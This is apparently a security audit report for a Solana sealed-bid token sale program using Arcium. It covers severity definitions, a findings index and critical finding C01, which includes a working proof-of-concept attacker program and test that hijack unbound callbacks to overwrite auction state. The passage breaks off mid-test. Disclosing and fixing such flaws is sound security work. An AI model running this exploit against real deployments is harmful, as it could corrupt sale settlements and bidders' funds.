

Arcium Fundraising Program Audit Report

Table of Contents

1. Executive Summary5

Audit Summary5

Overall Security Posture5

After Fix Review Summary5

Before Fix Review Summary6

Launch Recommendations6

Audit Scope6

2. Assumptions and Considerations7

Assumptions and Considerations7

Centralization Risk7

3. Severity Definitions8

Impact8

Likelihood8

Severity Classification Matrix8

4. Findings10

C01: Unbound Arcium callbacks accept attacker-MXE computation outputs and can corrupt auction state10

H01: Malformed bid encryption key can permanently lock shard processing25

H02: Zero submit computation offsets permanently wedge bids and shards29

H03: Merge reset can unmerge an unrelated shard or subtree and enable lineage-corrupt settlement31

H04: Per-bid clearing check misclassifies clamped top-bucket bids as receiving full allocation33

M01: Sale token authorities can block or dilute finalized allocations35

M02: Unused merge shard inputs can be mutated after queueing to abort the merge37

M03: Aggregate settlement can pass raise_min while realized checked allocations fall below it39

M04: Sale initialization accepts non-6-decimal payment mints despite USDC-denominated thresholds	43
M05: Exact clearing price winners are refunded by bucket-only bid classification	45
M06: Encrypted bid tuples are replayable across bidders	50
M07: Settlement target multiplication overflows in circuit	53
M08: Invalid encrypted bids can consume sale capacity and keeper work while remaining refundable	55
M09: Single-shard reset path strands remaining inputs after a failed multi-shard merge	57
M10: Histogram bucketing and per-bid clearing classification use different boundaries	59
L01: Unchecked u128 -> u64 cast can wrap implied clearing FDV	63
L02: finalize_merge accepts an already-consumed shard as the final state	65
L03: Custody transition events omit actor, reason, and recipient metadata	67
L04: External USDC sent to a sale vault has no terminal sweep path	71
L05: Bucket index arithmetic can wrap before division	73
L06: Sales are not bound to the Arcium circuit hashes used by global computation definitions	75
L07: All-invalid one-shard sale cannot finalize settlement	79
L08: Frontrunnable ATA initialization can block sale creation	82
L09: Sale parameters can round token supply for sale to zero	84
L10: Settlement formulas can diverge for non-divisible sale supply	86
L11: Early whitelist users can be blocked if presale_min_amount < sale.min_commitment	88
L12: Stuck settlement refund recovery depends on the sale authority	90
L13: Auction state initialization has no retry path if the init computation never completes	92

5. Enhancement Opportunities94

E01: Repeated bid checks can be queued before the first callback	94
--	----

About Us95

About Adevar Labs	95
Audit Methodology	95
Confidentiality Notice	97

Legal Disclaimer97

1. Executive Summary

About Crafts Arcium Fundraising Program

Crafts Arcium Fundraising Program is a Solana Anchor program for sealed-bid token sales. Users commit USDC and submit encrypted FDV bids. Arcium is used to aggregate demand, settle the sale, and later classify each bid for claims or refunds.

This review covered the Arcium fundraising program under [fundraising/arcium_fundraising_program](#), including sale setup, bidding, shard aggregation, settlement, bid checks, claims, refunds, and authority withdrawals.

Audit Summary

Risk Level	Count	Fixed	Acknowledged
Critical	1	1	0
High	4	4	0
Medium	10	10	0
Low	13	12	1

Enhancement Opportunities: 1

Overall Security Posture

The program has a clear account model and a thoughtful sale lifecycle, but the reviewed version is not ready for production without fixes. The main risks are in the boundaries between queued Arcium work, callbacks, and on-chain state updates.

No simple direct vault-drain through the normal claim path was identified. The main concern is incorrect or stuck sale state, which can still materially affect users and the sale authority.

After Fix Review Summary

The team was very responsive during remediation and addressed the issues with meaningful impact on the sale lifecycle, Arcium callback safety, settlement correctness, and operational recovery.

Before Fix Review Summary

The highest-priority issue is callback binding. Several callbacks verify computation output, but do not always prove that the output belongs to the exact sale, shard, bid, or queued computation that the program intended to process. If this is not fixed, valid computation results can be accepted in the wrong context.

The second major issue is auction consistency. Aggregation, settlement, bucket selection, and bid classification must all use the same rules. The current implementation has several places where rounding, bucket boundaries, or formula choices can diverge and change user allocations or sale proceeds.

The remaining findings are mostly around liveness, recovery, and configuration safety. Failed computations can leave state stuck, authority-only recovery can be too narrow, and sale setup does not enforce every assumption later code relies on.

Launch Recommendations

Before launch, the team should fix the reported issues, with priority on callback binding, settlement and bid-check consistency, merge recovery, and full sale lifecycle coverage. It would also be useful to tighten initialization checks around mint assumptions, FDV bounds, token supply, and raise semantics. Once the fixes are ready, the remediation should be reviewed against the original findings.

Audit Scope

- **Repository:** <https://github.com/momentum-labz/crafts>
- **Before Fix Review Commit Hash:** `e7c04b84113ecf82b4215b6478661ba4d3efe4cb`
- **After Fix Review Commit Hash:** `ad979c1e9f0df24744f3692fbd0575680e099be`
- **Primary Scope:** `fundraising/arcium_fundraising_program`

2. Assumptions and Considerations

Assumptions and Considerations

Commitments, refunds, and withdrawals are assumed to use a 6-decimal USDC-like payment mint. The code works in raw token units and does not normalize arbitrary payment mint decimals.

The sale token is assumed to be safe to distribute. The program escrows and transfers the token, but external mint authority or freeze authority can still affect token supply or transferability outside the sale program.

Operators are expected to monitor queued work. Bids, shard merges, settlement, and bid checks depend on follow-up processing, so failed or stuck computations need an operational recovery path.

Permissionless maintenance actions can have rent costs. If third-party keepers create infrastructure accounts, the project should document whether that rent is reimbursed, recovered by the authority, or treated as an operating cost.

Operational tooling should reject stale sale windows before submission. The program may accept some unusable configurations, so deployment scripts should catch them before accounts are created.

Events are useful for monitoring, but they are not canonical accounting. Indexers should reconcile against sale accounts, bid accounts, vault balances, and transaction history.

Centralization Risk

The sale authority and operators are trusted to act in the best interest of users. They can configure sale terms, pause sales, move eligible sales into refund mode, trigger settlement, enable claims, and withdraw raised USDC and unsold tokens.

These are expected controls for a managed sale, but they are still privileged actions. A malicious or compromised operator could delay processing, cancel a sale after users commit, configure terms that do not match the public sale page, or withdraw funds based on incorrect settlement state.

`raise_max` currently behaves as a per-bid cap, not as an aggregate maximum raise. If the product wants an aggregate sale cap, it should be enforced separately or the field should be renamed.

Settlement can be re-queued while a sale is already **Settling**. Later callbacks should fail once the sale status changes, but the behavior still creates extra cost and operational noise.

3. Severity Definitions

Each issue identified in this report is assigned a severity level based on two dimensions: **Impact** and **Likelihood**. These dimensions help project our team's understanding of both the potential consequences of a vulnerability and how likely a vulnerability is to be discovered and exploited in the real world.

Note: Enhancements represent non-blocking improvements—typically usability, observability, or defense-in-depth tweaks that do not pose an immediate asset risk but would improve the product’s reliability and/or user experience if implemented.

Impact

Impact reflects the potential consequences of the issue—particularly on **project funds, user funds**, and the **availability or integrity** of the protocol.

- **High Impact:** Successful exploitation could result in a complete loss of user or protocol funds, disruption of core protocol functionality, or permanent loss of control over critical components.
- **Medium Impact:** Exploitation could cause significant disruption or partial loss of funds, but not a total compromise. May impact some users or non-core functionality.
- **Low Impact:** The issue has minor or negligible consequences. It may affect edge cases, expose metadata, or degrade performance slightly without putting funds or core logic at serious risk.

Likelihood

Likelihood reflects how easy a vulnerability is to discover and exploit by an attacker, as well as how economically attractive the exploit is to an attacker.

- **High Likelihood:** The vulnerability is trivially exploitable. This means it can be exploited by a wide range of actors without privileged access rights, with minimal capital requirements and low financial risks.
- **Medium Likelihood:** This type of vulnerability can be found and exploited with moderate effort. It might require a significant capital investment, but with manageable financial risk.
- **Low Likelihood:** Exploitation of these vulnerabilities is often technically unfeasible or requires highly specialized conditions. They may require extraordinary effort or a significant financial risk for an attacker, with a high chance of failure and minimal potential return.


Severity Classification Matrix

By combining **Impact** and **Likelihood**, we assign a severity level using the matrix below:

- **Critical:** High impact + high likelihood (e.g. a bug that could allow anyone to drain a substantial amount of protocol funds with minimal effort)
- **High:** High impact with medium likelihood, or medium impact with high likelihood
- **Medium:** Moderate impact and/or discoverability

- **Low:** Minimal impact or unlikely to be exploited

This structured approach helps teams prioritize fixes and mitigate the most dangerous threats first.



Severity Matrix

4. Findings

C01: Unbound Arcium callbacks accept attacker-MXE computation outputs and can corrupt auction state



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/queue_init_state.rs:L161-L170 [↗](#)

RELEVANT SNIPPET

>_queue_init_state.rs

RUST

```
159:     output: SignedComputationOutputs<InitAuctionStateOutput>,
160: ) -> Result<()> {
161:     // Split verify and write into separate #[inline(never)] functions so that
162:     // verify_output's large temporaries don't share a stack frame with our write logi
163:     c.
164:     // Each function stays under the SBF 4096-byte frame limit independently.
165:     let encrypted_state = verify_init_output(
166:         output,
167:         &ctx.accounts.cluster_account,
168:         &ctx.accounts.computation_account,
169:     )?;
170:     write_init_state(encrypted_state, &ctx.accounts.auction_state)?;
171:
172:     msg!(
```

OTHER LOCATIONS

- crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/receive_settlement.rs:L314-L320 [↗](#)
- crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/check_bid_cleared.rs:L199-L206 [↗](#)

DESCRIPTION

The fundraising program's Arcium callbacks verify outputs against the **cluster_account** and **computation_account** supplied to the callback, but three callbacks do not bind those accounts to the computation that the fundraising program actually queued.

All callbacks call:

RUST

```
output.verify_output(cluster_account, computation_account)
```

However, only these two callbacks also check the expected computation account:

- **submit_bid_shard_v2_callback**:

RUST

```
require!(  
    shard.pending_computation == ctx.accounts.computation_account.key(),  
    ErrorCode::InvalidParameters  
);
```

- **merge_states_callback**:

RUST

```
require!(  
    shard.pending_computation == ctx.accounts.computation_account.key(),  
    ErrorCode::InvalidParameters  
);
```

The following three callbacks do not perform that local binding:

- **init_auction_state_callback**
- **settle_auction_callback**
- **check_bid_cleared_callback**

Because Arcium custom callbacks allow a queued computation to specify an arbitrary callback **program_id**, an attacker can queue a computation under an attacker-controlled MXE/program, set the custom callback target to the fundraising program, and provide attacker MXE/cluster/computation accounts to the victim callback.

The victim callback then verifies a valid Arcium output for the attacker computation domain and mutates victim state, without confirming that the output came from the victim sale's expected queued computation.

PRACTICAL IMPACT

An attacker can feed foreign Arcium outputs into victim callbacks, corrupting sale state, settlement results, and bidder claim accounting.

PROOF OF CONCEPT

The PoC shows that an attacker program can queue an Arcium computation and set its callback target to the fundraising program.

When that attacker computation finishes, Arcium calls the fundraising program's `init_auction_state_callback`. The callback accepts it because it verifies the output against the supplied `cluster_account` and `computation_account`, but does not check that this is the computation the fundraising program actually queued.

So the attacker-controlled computation can overwrite the victim sale's `AuctionState`.

Files

Attach these two files:

TEXT

```
programs/foreign_callback_attacker/src/lib.rs
tests/foreign_callback_poc.ts
```

How To Run

Add the attacker program to `Anchor.toml` localnet:

TOML

```
[programs.localnet]
foreign_callback_attacker = "<attacker_program_id>"
```

Then run:

BASH

```
anchor keys sync
anchor build

TEST_FILE=tests/foreign_callback_poc.ts arcium test \
  --skip-build \
  --test-name foreign_callback_poc \
  --number-of-arx-nodes 2 \
  --mempool-size tiny
```

Expected Result

The test prints something like:

TEXT

```
victim_program=<fundraising_program>
attacker_program=<attacker_program>
attacker_computation=<attacker_computation>
stored_callback_program=<fundraising_program>
auction_state_before=<hash_1>
auction_state_after=<hash_2>
```

The important part is:

TEXT

```
stored_callback_program == victim_program
auction_state_before != auction_state_after
```

That means an attacker-owned computation successfully invoked the victim callback and changed victim state.

TEXT

```
programs/foreign_callback_attacker/src/lib.rs:
```

RUST

```
use anchor_lang::prelude::*;
use arcium_anchor::prelude::*;
use arcium_anchor::LUT_PROGRAM_ID;
use arcium_client::idl::arcium::types::{
    ArgumentList, CallbackAccount, CallbackInstruction, CircuitSource, OffChainCircuitSource,
};
use arcium_macros::circuit_hash;

declare_id!("6PB6Q4K3TzbaP2vaojUHXxYmBajh6pHtU5M9MXvcz7DQ");

const CIRCUIT_BASE_URL: &str =
    "https://pub-f1ffc6a1c261466cada14a7b28c2b078.r2.dev/arcium-circuits/audit-2026-05-24-HvFS
    hAdH";

fn circuit_source(name: &str, hash: [u8; 32]) -> Option<CircuitSource> {
    Some(CircuitSource::OffChain(OffChainCircuitSource {
        source: format!("{}/{}.arcis", CIRCUIT_BASE_URL, name),
        hash,
    }))
}

#[arcium_program]
pub mod foreign_callback_attacker {
    use super::*;

    pub fn init_sign_pda(ctx: Context<InitSignPda>) -> Result<()> {
        ctx.accounts.sign_pda_account.bump = ctx.bumps.sign_pda_account;
        Ok(())
    }

    pub fn init_init_auction_state_comp_def(
        ctx: Context<InitInitAuctionStateCompDef>,
    ) -> Result<()> {
        init_computation_def(
            ctx.accounts,
            circuit_source("init_auction_state", circuit_hash!("init_auction_state")),
        )
    }
}
```

... continued

RUST

```
pub fn queue_foreign_init_callback(
    ctx: Context<QueueForeignInitCallback>,
    computation_offset: u64,
    victim_program_id: Pubkey,
    victim_callback_discriminator: Vec<u8>,
) -> Result<()> {
    let callback = CallbackInstruction {
        program_id: victim_program_id,
        discriminator: victim_callback_discriminator,
        accounts: vec![
            CallbackAccount {
                pubkey: arcium_client::ARCIUM_PROGRAM_ID,
                is_writable: false,
            },
            CallbackAccount {
                pubkey: ctx.accounts.comp_def_account.key(),
                is_writable: false,
            },
            CallbackAccount {
                pubkey: ctx.accounts.mxe_account.key(),
                is_writable: false,
            },
            CallbackAccount {
                pubkey: ctx.accounts.computation_account.key(),
                is_writable: false,
            },
            CallbackAccount {
                pubkey: ctx.accounts.cluster_account.key(),
                is_writable: false,
            },
            CallbackAccount {
                pubkey: arcium_anchor::solana_instructions_sysvar::ID,
                is_writable: false,
            },
            CallbackAccount {
                pubkey: ctx.accounts.victim_sale.key(),
                is_writable: false,
            },
            CallbackAccount {
                pubkey: ctx.accounts.victim_auction_state.key(),
                is_writable: true,
            },
        ],
    };

    queue_computation(
        ctx.accounts,
        computation_offset,
        ArgumentList {
            args: Vec::new(),
            byte_arrays: Vec::new(),
            plaintext_numbers: Vec::new(),
        },
    );
}
```

... continued

RUST

```
        values_128_bit: Vec::new(),
        accounts: Vec::new(),
    },
    vec![callback],
    1,
    0,
)
}
}

#[derive(Accounts)]
pub struct InitSignPda<'info> {
    #[account(mut)]
    pub payer: Signer<'info>,

    #[account(
        init,
        payer = payer,
        space = 8 + 1,
        seeds = [SIGN_PDA_SEED],
        bump,
    )]
    pub sign_pda_account: Account<'info, ArciumSignerAccount>,

    pub system_program: Program<'info, System>,
}

#[init_computation_definition_accounts("init_auction_state", payer)]
#[derive(Accounts)]
pub struct InitInitAuctionStateCompDef<'info> {
    #[account(mut)]
    pub payer: Signer<'info>,
    #[account(mut, address = derive_mxe_pda!())]
    pub mxe_account: Box<Account<'info, MXEAccount>>,
    #[account(mut)]
    /// CHECK: checked by the Arcium program
    pub comp_def_account: UncheckedAccount<'info>,
    #[account(mut, address = derive_mxe_lut_pda!(mxe_account.lut_offset_slot))]
    /// CHECK: address lookup table account
    pub address_lookup_table: UncheckedAccount<'info>,
    #[account(address = LUT_PROGRAM_ID)]
    /// CHECK: LUT program
    pub lut_program: UncheckedAccount<'info>,
    pub arcium_program: Program<'info, Arcium>,
    pub system_program: Program<'info, System>,
}

#[queue_computation_accounts("init_auction_state", payer)]
#[derive(Accounts)]
#[instruction(computation_offset: u64)]
pub struct QueueForeignInitCallback<'info> {
    #[account(mut)]
    pub payer: Signer<'info>,
```

... continued

RUST

```
#[account(address = derive_mxe_pda!())]
pub mxe_account: Box<Account<'info, MxEAccount>>,

#[account(mut, address = derive_mempool_pda!(mxe_account))]
/// CHECK: checked by the Arcium program
pub mempool_account: UncheckedAccount<'info>,

#[account(mut, address = derive_execpool_pda!(mxe_account))]
/// CHECK: checked by the Arcium program
pub executing_pool: UncheckedAccount<'info>,

#[account(mut)]
/// CHECK: checked by the Arcium program
pub computation_account: UncheckedAccount<'info>,

#[account(address = derive_comp_def_pda!(comp_def_offset("init_auction_state")))]
pub comp_def_account: Box<Account<'info, ComputationDefinitionAccount>>,

#[account(mut, address = derive_cluster_pda!(mxe_account))]
pub cluster_account: Box<Account<'info, Cluster>>,

#[account(mut, address = ARCIUM_FEE_POOL_ACCOUNT_ADDRESS)]
pub pool_account: Box<Account<'info, FeePool>>,

#[account(mut, address = ARCIUM_CLOCK_ACCOUNT_ADDRESS)]
pub clock_account: Box<Account<'info, ClockAccount>>,

#[account(mut, seeds = [SIGN_PDA_SEED], bump = sign_pda_account.bump)]
pub sign_pda_account: Account<'info, ArciumSignerAccount>,

/// CHECK: victim sale account only needs to be embedded in the stored callback account
list
pub victim_sale: UncheckedAccount<'info>,

/// CHECK: victim auction state is the foreign writable callback target
pub victim_auction_state: UncheckedAccount<'info>,

pub system_program: Program<'info, System>,
pub arcium_program: Program<'info, Arcium>,
}
```

TEXT

tests/foreign_callback_poc.ts

TS

```
import * as anchor from '@anchor-lang/core'
import { BN, Program } from '@anchor-lang/core'
import { PublicKey } from '@solana/web3.js'
import { getArciumProgram, getLookupTableAddress, initMxePart1 } from '@arcium-hq/client'
import {
  TOKEN_PROGRAM_ID,
  createAssociatedTokenAccount,
  createMint,
  getAssociatedTokenAddress,
  mintTo,
} from '@solana/spl-token'
import { assert } from 'chai'
import { createHash } from 'crypto'
import * as fs from 'fs'
import { FundraisingProgram } from '../target/types/fundraising_program'
import {
  awaitComputationFinalization,
  getArciumAccounts,
  getArciumProgramId,
  getClockAccAddress,
  getClusterAccAddress,
  getCompDefAddress,
  getArciumEnv,
  getMXEAccAddress,
  getFeePoolAccAddress,
  getMXEPublicKeyWithRetry,
  randomComputationOffset,
  reclaimFinalizedComputationRent,
} from './helpers/arcium'

const TOKEN_SUPPLY = 1_000_000 * 1e8
const SUPPLY_PERCENTAGE = 2_500
const RAISE_MIN = 100_000 * 1e6
const RAISE_MAX = 500_000 * 1e6
const FDV_MIN = 1_000_000 * 1e6
const FDV_MAX = 10_000_000 * 1e6
const BUCKET_COUNT = 10
const SHARD_CAPACITY = 10
const LOCAL_RECOVERY_PEERS = [0, 1, 2, 3, 4, 5, 6, 7]
const LOCAL_NODE_KEYPAIRS = ['artifacts/localnet/node_0.json', 'artifacts/localnet/node_1.json',
  '']

function requireLocalnet(provider: anchor.AnchorProvider) {
  const endpoint = provider.connection.rpcEndpoint
  if (!endpoint.includes('127.0.0.1') && !endpoint.includes('localhost')) {
    throw new Error(`Refusing to run foreign-callback PoC outside localnet: ${endpoint}`)
  }
}

function sha256(data: Buffer | Uint8Array): string {
  return createHash('sha256').update(data).digest('hex')
}
```

... continued

TS

```
function salePda(programId: PublicKey, authority: PublicKey, tokenMint: PublicKey, saleIndex:
  number): PublicKey {
  const saleIndexBuf = Buffer.alloc(2)
  saleIndexBuf.writeUInt16LE(saleIndex)
  return PublicKey.findProgramAddressSync([Buffer.from('sale'), authority.toBuffer(), tokenMin
    t.toBuffer(), saleIndexBuf], programId)[0]
}

function auctionStatePda(programId: PublicKey, sale: PublicKey): PublicKey {
  return PublicKey.findProgramAddressSync([Buffer.from('auction_state'), sale.toBuffer()], pro
    gramId)[0]
}

function signPda(programId: PublicKey): PublicKey {
  return PublicKey.findProgramAddressSync([Buffer.from('ArciumSignerAccount')], programId)[0]
}

function arxNodePda(nodeOffset: number): PublicKey {
  const nodeOffsetBuf = Buffer.alloc(4)
  nodeOffsetBuf.writeUInt32LE(nodeOffset)
  return PublicKey.findProgramAddressSync([Buffer.from('ArxNode'), nodeOffsetBuf], getArciumPr
    ogramId())[0]
}

function readLocalUtilityPubkeys(): [number[], number[], number[], number[]] {
  const raw = fs.readFileSync('artifacts/localnet/mxe_utility_pubkeys.bin')
  assert.lengthOf(raw, 160, 'cached local MXE utility pubkeys must be 160 bytes')
  return [
    Array.from(raw.subarray(0, 32)),
    Array.from(raw.subarray(32, 64)),
    Array.from(raw.subarray(64, 96)),
    Array.from(raw.subarray(96, 160)),
  ]
}

async function setMxeKeysFromLocalCache(provider: anchor.AnchorProvider, mxeProgramId: Publick
  ey) {
  const arciumProgram = getArciumProgram(provider)
  const [x25519Pubkey, ed25519VerifyingKey, elGamalPubkey, pubkeyValidityProof] = readLocalUti
    lityPubkeys()
  const mxe = getMXEAccAddress(mxeProgramId)
  const clusterAcc = getClusterAccAddress(getArciumEnv().arciumClusterOffset)

  for (let nodeOffset = 0; nodeOffset < LOCAL_NODE_KEYPAIRS.length; nodeOffset++) {
    const keypairBytes = JSON.parse(fs.readFileSync(LOCAL_NODE_KEYPAIRS[nodeOffset], 'utf8'))
    const signer = anchor.web3.Keypair.fromSecretKey(Uint8Array.from(keypairBytes))

    await arciumProgram.methods
      .setMxeKeys(nodeOffset, mxeProgramId, x25519Pubkey, ed25519VerifyingKey, elGamalPubkey,
        pubkeyValidityProof)
      .accountsPartial({
        signer: signer.publicKey,
        node: arxNodePda(nodeOffset),
```

... continued

TS

```
        mxe,
        clusterAcc,
    })
    .signers([signer])
    .rpc()
  }
}

async function initMxePart2WithoutAuthority(
  provider: anchor.AnchorProvider,
  clusterOffset: number,
  mxeProgramId: PublicKey,
  keygenOffset: BN,
  keyRecoveryInitOffset: BN,
  recoveryPeers: number[],
  lutOffset: BN,
  mxeAuthority: PublicKey,
) {
  const paddedRecoveryPeers = [...recoveryPeers]
  while (paddedRecoveryPeers.length < 100) {
    paddedRecoveryPeers.push(0)
  }

  const arciumProgram = getArciumProgram(provider)
  const tx = await arciumProgram.methods
    .initMxePart2(clusterOffset, mxeProgramId, paddedRecoveryPeers, keygenOffset, keyRecoveryI
nitOffset, lutOffset)
    .accountsPartial({
      signer: provider.publicKey,
      mxeProgram: mxeProgramId,
      mxeAuthority,
      poolAccount: getFeePoolAccAddress(),
      addressLookupTable: getLookupTableAddress(mxeProgramId, lutOffset),
    })
    .transaction()

  await provider.sendAndConfirm(tx, [], { commitment: 'confirmed' })
}

async function ensureInitArciumReady(
  provider: anchor.AnchorProvider,
  payer: anchor.web3.Keypair,
  program: Program<any>,
) {
  let mxePk = await getMXEPublicKeyWithRetry(provider, program.programId, 5, 1000)
  if (!mxePk) {
    const mxeAccount = getMXEAccAddress(program.programId)
    const mxeInfo = await provider.connection.getAccountInfo(mxeAccount, 'confirmed')
    const keygenOffset = randomComputationOffset()
    const keyRecoveryInitOffset = randomComputationOffset()
    const lookupTableSlot = new BN(await provider.connection.getSlot('confirmed'))

    if (!mxeInfo) {
```

... continued

TS

```
    await initMxePart1(provider, program.programId, { commitment: 'confirmed' })
  }

  await initMxePart2WithoutAuthority(
    provider,
    getArciumEnv().arciumClusterOffset,
    program.programId,
    keygenOffset,
    keyRecoveryInitOffset,
    LOCAL_RECOVERY_PEERS,
    lookupTableSlot,
    payer.publicKey,
  )

  await setMxeKeysFromLocalCache(provider, program.programId)
  mxePk = await getMXEPublicKeyWithRetry(provider, program.programId, 30, 2000)
  if (!mxePk) {
    throw new Error(`MXE not ready for ${program.programId.toBase58()}`)
  }
}

const signerPda = signPda(program.programId)
const signerInfo = await provider.connection.getAccountInfo(signerPda, 'confirmed')
if (!signerInfo || signerInfo.data.length === 0) {
  await program.methods
    .initSignPda()
    .accounts({
      payer: payer.publicKey,
      signPdaAccount: signerPda,
      systemProgram: anchor.web3.SystemProgram.programId,
    })
    .signers([payer])
    .rpc()
}

const compDef = getCompDefAddress(program.programId, 'init_auction_state')
const compDefInfo = await provider.connection.getAccountInfo(compDef, 'confirmed')
if (!compDefInfo || compDefInfo.data.length === 0) {
  await initializeInitAuctionStateCompDef(provider, payer, program)
}
}

async function initializeInitAuctionStateCompDef(
  provider: anchor.AnchorProvider,
  payer: anchor.web3.Keypair,
  program: Program<any>,
) {
  const arciumProgram = getArciumProgram(provider)
  const mxeAccount = getMXEAccAddress(program.programId)
  const compDefAccount = getCompDefAddress(program.programId, 'init_auction_state')
  const mxe = await arciumProgram.account.mxeAccount.fetch(mxeAccount, 'confirmed')
  const addressLookupTable = getLookupTableAddress(program.programId, mxe.lutOffsetSlot)
```

... continued

TS

```
await program.methods
  .initInitAuctionStateCompDef()
  .accounts({
    payer: payer.publicKey,
    mxAccount,
    compDefAccount,
    addressLookupTable,
  })
  .signers([payer])
  .rpc()
}

describe('foreign Arcium callback PoC', () => {
  const provider = anchor.AnchorProvider.env()
  anchor.setProvider(provider)

  const victim = anchor.workspace.FundraisingProgram as Program<FundraisingProgram>
  const attacker = anchor.workspace.ForeignCallbackAttacker as Program<any>
  const authority = (provider.wallet as anchor.Wallet).payer
  const arciumProgramId = getArciumProgramId()

  before(async function () {
    this.timeout(240_000)
    requireLocalnet(provider)
    await ensureInitArciumReady(provider, authority, victim)
    await ensureInitArciumReady(provider, authority, attacker)
  })

  it('attacker MXE queues a custom callback that overwrites victim AuctionState', async function () {
    this.timeout(360_000)

    const connection = provider.connection
    const tokenMint = await createMint(connection, authority, authority.publicKey, null, 8)
    const usdcMint = await createMint(connection, authority, authority.publicKey, null, 6)
    const saleIndex = Math.floor(Math.random() * 60_000)
    const sale = salePda(victim.programId, authority.publicKey, tokenMint, saleIndex)
    const auctionState = auctionStatePda(victim.programId, sale)
    const usdcVault = await getAssociatedTokenAddress(usdcMint, sale, true)
    const tokenVault = await getAssociatedTokenAddress(tokenMint, sale, true)
    const nowSlot = await connection.getSlot('confirmed')
    const now = (await connection.getBlockTime(nowSlot)) ?? Math.floor(Date.now() / 1000)
    const commitmentStart = now + 30
    const commitmentEnd = commitmentStart + 900

    await victim.methods
      .initializeSale(
        'Foreign Callback PoC',
        new BN(TOKEN_SUPPLY),
        SUPPLY_PERCENTAGE,
        new BN(RAISE_MIN),
        new BN(RAISE_MAX),
        new BN(FDV_MIN),
```

... continued

TS

```
    new BN(FDV_MAX),
    new BN(commitmentStart),
    new BN(commitmentEnd),
    null,
    BUCKET_COUNT,
    SHARD_CAPACITY,
    saleIndex,
  )
  .accountsPartial({
    sale,
    authority: authority.publicKey,
    tokenMint,
    usdcMint,
    usdcVault,
    tokenVault,
    systemProgram: anchor.web3.SystemProgram.programId,
    tokenProgram: TOKEN_PROGRAM_ID,
    associatedTokenProgram: anchor.utils.token.ASSOCIATED_PROGRAM_ID,
  })
  .signers([authority])
  .rpc()

const authorityTokenAccount = await createAssociatedTokenAccount(connection, authority, tokenMint, authority.publicKey)
const requiredTokens = Math.floor((TOKEN_SUPPLY * SUPPLY_PERCENTAGE) / 10_000)
await mintTo(connection, authority, tokenMint, authorityTokenAccount, authority, requiredTokens)
await victim.methods
  .fundSale(new BN(requiredTokens))
  .accountsPartial({
    sale,
    authority: authority.publicKey,
    tokenMint,
    authorityTokenAccount,
    tokenVault,
    tokenProgram: TOKEN_PROGRAM_ID,
  })
  .signers([authority])
  .rpc()

const victimOffset = randomComputationOffset()
const victimArcium = getArciumAccounts(victim.programId, 'init_auction_state', victimOffset)
await victim.methods
  .queueInitState(victimOffset)
  .accountsPartial({
    sale,
    auctionState,
    payer: authority.publicKey,
    mxeAccount: victimArcium.mxeAccount,
    mempoolAccount: victimArcium.mempoolAccount,
